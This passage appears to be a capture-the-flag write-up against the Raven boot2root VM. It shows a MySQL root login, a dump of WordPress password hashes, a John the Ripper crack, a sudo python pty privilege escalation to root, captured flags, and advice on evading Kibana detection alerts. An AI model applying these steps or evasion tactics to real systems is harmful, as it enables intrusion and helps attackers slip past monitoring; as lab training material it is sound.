
```
michael@target1:~$ mysql -u root -pR@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 164
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

```
Command: mysql -u root -pR@v3nSecurity
```

Exploitation: Data Exfiltration from MySQL Database

Summarize the following:

- MySQL database enumeration/queries.
- Discovered the password hashes for the users michael and steven and saved them to a hashes.txt file in order to be brute forced.



```
mysql> select * from wp_users
    →
    → ;
+----+------------+------------------------------------+----------------+-------------------+----------+---------------------+------
---------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename  | user_email        | user_url | user_registered     | user_
activation_key | user_status | display_name    |
+----+------------+------------------------------------+----------------+-------------------+----------+---------------------+------
---------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael        | michael@raven.org |          | 2018-08-12 22:49:12 |
               |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven         | steven@raven.org  |          | 2018-08-12 23:31:16 |
               |           0 | Steven Seagull  |
+----+------------+------------------------------------+----------------+-------------------+----------+---------------------+------
---------------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> 
```


Flag 3: afc01ab56b50591e7dccf93122770cd2
Location: database>wordpress table>wp_posts

`Command: select * from wp_users`

Exploitation: Brute Forced User Steven’s Password Hash

Summarize the following:

- Utilized John the Ripper against the saved password hashes and cracked the user steven’s password .
- Utilized steven’s access to execute the following python script and gain root access to the target machine.




```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

```
Command: john wp_hashes.txt
```


Exploitation: Remote Code Execution/Privilege Escalation

Summarize the following:

- Executed the following python script as the user steven: sudo python -c 'import pty;pty.spawn("/bin/bash")'
- Gained root access to the target machine 1.



```
$ ls
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```



```
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

Flag 4: 715dea6c055b9fe3337544932f2941ce
Location: root@target1: home directory


```
Command: sudo python -c ‘import
pty;pty.spawn(“/bin/bash”)’
```

Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packets requests from the same source IP to all destination ports
- Which thresholds do they fire at?
  - The request bytes must exceed 3500 hits each minute



```
root@Kali:~# nmap -sV -sS 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-07 10:54 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
root@Kali:~# 
```

Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Are there alternative exploits that may perform better? Scan low and slow with the appropriate flags to avoid triggering alerts.

Stealth Exploitation of Wordpress Enumeration

Monitoring Overview

- The following alert was configured in Kibana
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- This alert monitors network packets from clients attempting to access network resources.
  - HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- Which thresholds do they fire at?
  - When there are over 400 http response over a five minute period

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Utilize a proxy cannon so the attack is coming from multiple IP addresses.
- Are there alternative exploits that may perform better?
  - wpscan --stealthy --url http://192.168.1.110/wordpress/ --enumerate u

Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit?
    - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
    - System CPU Processes
- Which thresholds do they fire at?
    - Above .5 per 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
    - If instead of utilizing john on the target machine, you can move the wp_hashes.txt onto your own machine so that only your own personal CPU is used. You want to avoid adding/changing files on the vulnerable machine to avoid detection
- Are there alternative exploits that may perform better?
    - Hashcat would be a good alternative because it’s designed to use GPU (John the Ripper was designed to run off of CPU).